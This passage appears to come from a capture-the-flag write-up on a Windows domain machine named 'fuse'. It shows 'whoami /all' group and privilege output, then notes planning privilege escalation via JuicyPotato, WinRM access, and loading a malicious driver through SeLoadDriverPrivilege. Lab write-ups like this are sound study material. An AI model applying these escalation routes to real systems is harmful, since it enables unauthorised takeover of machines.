FABRICORP\IT_Accounts Group       S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label       S-1-16-12288 //fuse

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

if i see Se impersonate , im gonna run juicypotato, we can do winrm , we're part of Remote Management Users. misusing SeLoadDriverPrivilege we can load malicious driver